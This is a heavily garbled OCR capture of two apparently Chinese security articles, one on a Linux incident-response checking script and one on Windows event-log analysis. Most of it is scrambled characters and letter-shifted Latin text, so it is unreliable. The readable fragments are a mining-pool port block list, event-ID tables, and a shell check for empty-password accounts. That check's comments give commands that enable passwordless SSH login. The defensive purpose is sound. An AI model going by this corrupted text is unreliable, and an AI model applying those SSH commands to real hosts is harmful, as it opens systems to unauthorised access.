2socv2gr z qor dg1sksBr shq@4) duuv4^`@<<) duuv4^`@435) duuv4^`@436) duuv4^`@<8) duuv4^`@433) duuv4^`@<;) duuv4^`@445) duuv4^`@447) duuv4^`@434) duuv4^`@435) duuv4^`@438) duuv4^`@453) duuv5^`@43<) duuv5^`@454) duuv5^`@<: ) duuv5^`@433) duuv5^`@<9) duuv5^`@65) duuv5^`@; 6) duuv5^`@9<) duuv5^`@; 7) duuv5^`@65) duuv5^`@<9) duuv5^`@443) duuv5^`@444) duuv5^`@447) duuv5^`@43<) duuv5^`@<;) duuv5^`@444) duuv5^`@433) duuv5^`@454) duuv5^`@<9) duuv5^`@65) duuv5^`@94) duuv5^`@65) duuv5^`@6<) duuv5^`@93) duuv5^`@96) duuv5^`@445) duuv5^`@437) duuv5^`@445) duuv5^`@65) duuv5^`@435) duuv5^`@438) duuv5^`@43; ) duuv5^`@434) duuv5^`@<8) duuv5^`@445) duuv5^`@44: ) duuv5^`@449) duuv5^`@<8) duuv5^`@<<) duuv5^`@444) duuv5^`@443) duuv5^`@449) duuv5^`@434) duuv5^`@443) duuv5^`@449) duuv5^`@448) duuv5^`@73) duuv5^`@6<) duuv5^`@6<) duuv5^`@447) duuv5^`@434) duuv5^`@<: ) duuv5^`@433) duuv5^`@79) duuv5^`@445) duuv5^`@437) duuv5^`@445) duuv5^`@6<) duuv5^`@6<) duuv5^`@77) duuv5^`@6<) duuv5^`@6<) duuv5^`@93) duuv5^`@96) duuv5^`@445) duuv5^`@437) duuv5^`@445) duuv5^`@65) duuv5^`@434) duuv5^`@44; ) duuv5^`@<:) duuv5^`@43; ) duuv5^`@73) duuv5^`@69) duuv5^`@<8) duuv5^`@; 3) duuv5^`@: <) duuv5^`@; 6) duuv5^`@; 7) duuv5^`@<4) duuv5^`@453) duuv5^`@<6) duuv5^`@74) duuv5^`@8<) duuv5^`@434) duuv5^`@<<) duuv5^`@437) duuv5^`@444) duuv5^`@65) duuv5^`@43<) duuv5^`@: <) duuv5^`@444) duuv5^`@443) duuv5^`@8<) duuv5^`@96) duuv5^`@95) duuv5^`@6<) duuv5^`@6<) duuv5^`@74) duuv5^`@8<) duuv5^`@96) duuv5^`@95) duuv5^`@6<) duuv5^`@65) duuv5^`@; :) duuv5^`@: 5) duuv5^`@9<) duuv5^`@; 5) duuv5^`@9<) duuv5^`@65) duuv5^`@<9) duuv5^`@<: ) duuv5^`@438) duuv5^`@433) duuv5^`@<9) duuv5^`@65) duuv5^`@94) duuv5^`@7<) duuv5^`@8:) duuv5^`@65) duuv5^`@68

6携 H[S 矿 ghghbp|dg 罪 阻练

摄

7携 练 2socv2dgbm1sksBdlg@4< socv

uhdg1sks 警摄

谷　　离

4携(u)　　罪　　z hevkhoo

5携　　ghghbp | dg携ghghbp | wdj　　罪　阻　　VTO

矿　　露　　z hevkhod摄

谷　　离

FPV　　矿　　组规

雅　　摄

职 Olqx{ 耀 阿

原创 飞鸟 信安之路 2019-05-15

角 遭耀 阿 阿艰警 矿 阀结般

阿 题摄 Olqx{ 阿 矿 起 院

阿 题 阿 (f) 矿练

院迎 矿 练 逃 摄 艺

阿 罪 Ⓑ 魁 ⓡ 遭练罗阿

题矿 虚 面 矿练 谈 练

阿 摄 题绑矿 虚面般练罗

Olqx{ 阿 矿 耀 规绑 起 =

4携Olqx{ 耀 阿

5携 Olqx{ 耀 阿艰警 阿 (f)

练 矿 矿

阿 练罗 矿 限落 矿

限落 耀 规缩罗-练 Olqx{ 阿

矿 ⓜ票 练 起 罪 规结

矿结 阿 矿 ⓥ 摄

规 起 罪 订谷 摄

雅

谨

院艺 Olqx{ 阿 / 耀 规绑雅 =

4携 阿 + 携 携 携 ,

练 Ⓡ罗虚 ⓟ

5携 Urrwnlw

起 urrwnlw 络 隆 / unkxqwhu

6携 Zhevkhoo

练 矿结 ⓟ /

练 规起 G +Olqx{ 绑 规 zhe

Ⓑ Zlqgrzv 绑 ,

7携Zhe

8携

练 耀 蹭 耀 (f) / Ⓡ罗虚起 vwkdun

般 (f) 矿 评 摄 练 规

苛门 携GQV 携KWWS 露

(f) 摄 罗 罗虚评 院 矿 评

雅 (f)落摄

阿

ⓟ

ⓟ =

Y413 耀 ⓟ 迎

Y414 耀 ⓟ (f) / 齐

Y415 ⓠ ⓟ

Y416 规 院 ⓤ

ⓇⒷ Y415 矿 Y416 院 ⓟ 摄

矿 败经 规 练 阿 矿

迄 Ⓑ 摄 krvw 罪 阻 LS携 携 摄

败经虚 绕 摄

ⓟ

绑 院 罗 绑 =

fkhfnuxoxhv= (f)(v) / Ⓡ蝉 (v) /

规 携 阿

/ (v) ex|lqj bdqx{fkhfn1vk 罪 规

ex|lqj bdqx{fkhfn1vk=

ghoh{s=(u) ⓡ 经 绕

jhw1h{s= ⓡ 经 阿

krvw1w{w= ⓡ (o)

orjlq1vk=练 / 阿

sxw1h{s= 阿 经词Ⓑ ⓡ 经

uhdgph1w{w=起 院

vk1h{s= ⓡ 经 阿

绑 陷罪 (f) 衍

为 Fkhfnuxchv

(v) 耀 缩罗 警罪=练罗 fkhfnuxchv 罪/ 翻 gdw/ (v) 矿 绑 WFS / 翻 矿 ex|lqj bdqx{fkhfn1vk 罪(q) 见 范靠 矿绑 WFS (v) 矿耀 起 矿 (v) 矿 评 题矿 规 虚 衍阻(f) 摄

```
52
53  #挖矿矿池
54  #格式:端口号:相关挖矿类型描述:对应进程名
55  #X:代表未知进程
56  1111:挖矿木马:X
57  2222:挖矿木马:X
58  3333:挖矿木马:X
59  3367:ZCL挖矿木马(zclassic.f2pool.com):ZecMiner64
60  3377:ZEN挖矿木马(zencash.f2pool.com):ZecMiner64
61  3636:RVN挖矿木马(raven.f2pool.com):(sgminer|ccminer)
62  4444:挖矿木马:X
63  5555:挖矿木马:X
64  5730:DCR挖矿木马(dcr.f2pool.com):
65  5740:多功能挖矿木马([raven|xzc|dcr].f2pool.com):(ccminer|sgminer|cpuminer-avx2)
66  5750:PGN挖矿木马(pigeon.f2pool.com):(sgminer|ccminer)
67  6666:挖矿木马:X
68  6688:ETH挖矿木马(eth.f2pool.com):EthDcrMiner64
69  7777:ETH挖矿木马(eth.f2pool.com):EthDcrMiner64
70  8008:ETH挖矿木马(eth.f2pool.com):EthDcrMiner64
71  8118:ETC挖矿木马(etc.f2pool.com):EthDcrMiner64
72  8220:8220挖矿木马:X
73  8332:挖矿木马:X
74  8333:挖矿木马:X
75  8888:挖矿木马:X
76  9008:XVG挖矿木马(xvg-blake2s.f2pool.com):ccminer
77  9009:XVG挖矿木马(xvg-scrypt.f2pool.com):X
78  9010:XVG挖矿木马(xvg-x17.f2pool.com):sgminer
```


为 ex| lqj bdqx{ f khf n1vk

Ⓟ 绕(v) / (v) 规

(v) 摄

```
echo ------------11.7空口令且可登录-----------------
echo "[11.7]正在检查空口令且可登录的用户....." | $saveresult
#允许空口令用户登录方法
#1.passwd -d username
#2.echo "PermitEmptyPasswords yes" >>/etc/ssh/sshd_config
#3.service sshd restart
aa=$(cat /etc/passwd  | grep -E "/bin/bash$" | awk -F: '{print $1}')
bb=$(gawk -F: '($2==""") {print $1}' /etc/shadow)
cc=$(cat /etc/ssh/sshd_config | grep -w "^PermitEmptyPasswords yes")
flag=""
for a in $aa
do
    for b in $bb
    do
        if [ "$a" = "$b" ] && [ -n "$cc" ];then
            echo "[!!!]发现空口令且可登录用户:"$a | $saveresult
            flag=1
        fi
    done
done
if [ -n "$flag" ];then
    echo "请人工分析配置和账号" | $saveresult
else
    echo "[*]未发现空口令且可登录用户" | $saveresult
fi
printf "\n" | $saveresult
```


起

起 / Ⓑ 练 Olqx{ 耀 经矿 规

起 矿 ⓡ LS携 携 Ⓑ

kr vww1w{w 罪矿 练 阿 摄

院 败 绑=

4携 ⓡ LS携 携 面阻Ⓑ kr vww1w{w

警罪/ 翻

LS=s r uw#x v h u=x v h us d v v z r ug=ur r ws d v v z r ug


陷罪 xvhu 翻 /sruw 翻 vvk /

xhvusdvvzrug 翻 /urrwsdvvzrug 翻 urrw

/ 规⑨罗 翻 遭般 阿 /结

urrw 矿 ⓡ urrw 矿 规

xvhu xvhusdvvzrug 面 urrw 规 urrw



ⓡ urrw 矿 面


urrw

5携 阿 /vk ɑrj lq1vk


阿 般矿 割割1

6携 Ⓑ(u) ⓡ 经 绕 矿

般



7携 矿评 ⓡ 经 迄 Ⓑ 耀 经



/ 绑 =

为 F khf nbi l ch

迄 / 罗 割割


为 Or j

罪迄 Olqx{ 矿z he ®

ⓤ 。 ⓟ 矿 z he 矿 绝迄


补 Ⓑ 矿 结

绕(f) 矿 院虚 规 隆谨 题 。



为 gdqj hubildh1w{w

迄　　阿　　罪



为 v| vildnbp g81w{ w

迄 院 警 警 P G8 矿职 规 范

院 警 P G8 绑 耀 缩罗Ⓟ 练 矿

规绕 练 矿 ⓤ评 票 练罗 规

范院 警 P G8 练绑 yluxvwr wdo 规

警 题摄

见　绑

院见　　经词Ⓑ jlwkxe/　　绑　/　　脑　规

kwwsv=22jlwkxe1frp2W3{vw2dqx{

脑　般Ⓡ虚面　(v)　矿罗虚

虚　罗　绕　绕　阿

摄规绑　Ⓡ　神

kwwsv=22z z z 1iuhhexi1fr p 2vhfwr r c243; 8971kwp o

kwwsv=22z z z 1iuhhexi1fr p 2vhfwr r c24563<71kwp o

kwwsv=22p|1rvfklqd1qhw2|rpxw2eorj 2: 47; ; 8

(f)

原创 bypass 信安之路 2019-06-26

4 =Z lqgr z (f)

3{34 Z lqgr z 艰警 衍

Z lqgr z v 罪 警携 警 迎

矿 规 罪 艰警摄 规

矿 Ⓑ 参 参 绑 摄

Z lqgr z v 耀 规绑绍 艰警神 携

阿 摄

败 警菠 艰警矿耀 。 ⓤ 携 警

警 规 编 摄 罪

Z lqgr z v QW25333 败 间 聊摄

谅 神

```
( V|vwhp Urrw( _V|vwhp 65_Z lqhyw_Orj v_V|vwhp 1hyw(
```

。 艰警矿耀

艰警矿足 规 罪 警 矿

虚 规 频 范艰警摄 罗 齐

题矿 耻 角 规补 艰警 罪 Ⓑ 矿脑

评 ⓥ艺购 频 摄

谅 神

(V| vwhp Urrw(_V| vwhp 65_Z lqhyw_Orj v_Dssdfdwr q1hyw(

阿

阿 艰警矿。 携

携 携 起 携 携 携 艰

警摄 阿 脑 罪 Ⓑ 摄 绑矿 阿

院 矿 规起 ⓤ 阿 矿

需 罪 矿规轴 阿 起 遵 摄

谅 神

(V| vwhp Urrw(_V| vwhp 65_Z lqhyw_Orj v_Vhfxulw1hyw(

释 迎 矿 艺

翻 摄 阿 艰警 迎 矿。 知 携

矩 遭般蚁耻矿 艺 虚

矿 ⓥ摄

3[35 绕艰警

Z lqgrz v Vhuyhu533; U5 ⓟ 绑

矿 矿 齐 携 阿艰 (q)


规 警矿 矿 阻软 迎 摄

SV神 绑矿脑评 练范 矿

53P

4神 小 隆 小 阿 小 小

败神



5神 矿 携艰警

神

神

前 剔 经矿践 前 剔携前 隆剔旷 参前限

警 剔

%Z lqgr z . U%矿 阻 剔hyhqwyz u!p vf 前脑 规 阻前限警

剔

3{36 艰警 (f)

艺 Z lqgr z v 艰警 (f) 矿结 HYHQW LG 见 般结

聊矿 练范 阿艰警 神

事件ID	说明
4624	登录成功
4625	登录失败
4634	注销成功
4647	用户启动的注销
4672	使用超级用户（如管理员）进行登录
4720	创建用户

罗 ⓟ 艰警 评 练罗 矿结 见

结 神

登录类型	描述	说明
2	交互式登录（Interactive）	用户在本地进行登录。
3	网络（Network）	最常见的情况就是连接到共享文件夹或共享打印机时。
4	批处理（Batch）	通常表明某计划任务启动。
5	服务（Service）	每种服务都被配置在某个特定的用户账号下运行。
7	解锁（Unlock）	屏保解锁。
8	网络明文（NetworkCleartext）	登录的密码在网络上是通过明文传输的，如FTP。
9	新凭证（NewCredentials）	使用带/Netonly参数的RUNAS命令运行一个程序。
10	远程交互，（RemoteInteractive）	通过终端服务、远程桌面或远程协助访问计算机。
11	缓存交互（CachedInteractive）	以一个域用户登录而又没有域控制器可用

院艺 HYHQW LG矿 经 Ⓑ般 前Z lqgr z v Ylvwd Z lqgr z v Vhuyhu 533; 罪 阿艰警 易摄

神

kwwsv=22vxssruw1p lfur vr iw1fr p 2} k0f q2khos2<: : 84<2ghvf ulswtr q0r i0vhf xulw 0hyhqwv0lq0z lqgr z v0: 0dqg0lq0z lqg r z v0vhuyhu0533;

足 4神 规(x) hyhqwor j 艰警 题神

4携 **前 剔** 经矿践 **前 易携前 隆易矿**

参**前艰警 易票**

5携 艰警 罪矿 参**前 阿易矿** 阿 票

6携　阿　蹭　败罪矿　参前　®　剔矿　阻艰警　LG

摄

7957　00登录成功

7958　00登录失败

7967 00　注销成功


797: 00　用户启动的注销

79:5 00　使用超级用户（如管理员）进行登录

角　阻艰警 LG神7958　矿　艰警 LG神7958矿

艰警　4: 8<37矿　般 4: 8<37　矿　耻　ⓡ

般　ⓜ　摄



足　5神　规(x)　hyhqwor j　艰警　院

神

4携　前　剔　经矿践　前　剔携前　隆剔矿

参前艰警　剔票

5携 艰警 罪矿 参前 鄙矿 票

6携 蹭 败罪矿 参前 ® 鄙矿 阻艰警

LG 摄

陷罪艰警 LG 9339携 LG 9338携 LG 933< 结

题知 院 矩摄

9338 信息 HyhqwOrj 事件日志服务已启动。+开机,


9339 信息 HyhqwOrj 事件日志服务已停止。+关机,

933< 信息 HyhqwOrj 按 fwuc、dov、ghdwh 键+非正常,关机

角 阻艰警 LG神933809339 矿 般缩

534; 2: 29 4: =86=84 矿脑 (r)

摄




3{37 (f) 隆

Orj Sduvhu

Orj Sduvhu知 际 齐 (f) 隆矿 ⓟ 矿 起 矿 规(f) 艺 警携[P O 警携F VY知 (f) 矩 警矿规 败 艰警 携 需 携 警 携Df wyh Gluhf wr u| 摄 规鉴起 VT O 练 (f) 范 矿 规 (f) 规 齐 摄

Orj Sduvhu 515 绑 神 kwwsv=22z z z 1p lfur vr iw1fr p 2hq0xv2gr z qor dg2ghwdlov1dvs {Blg@5798<
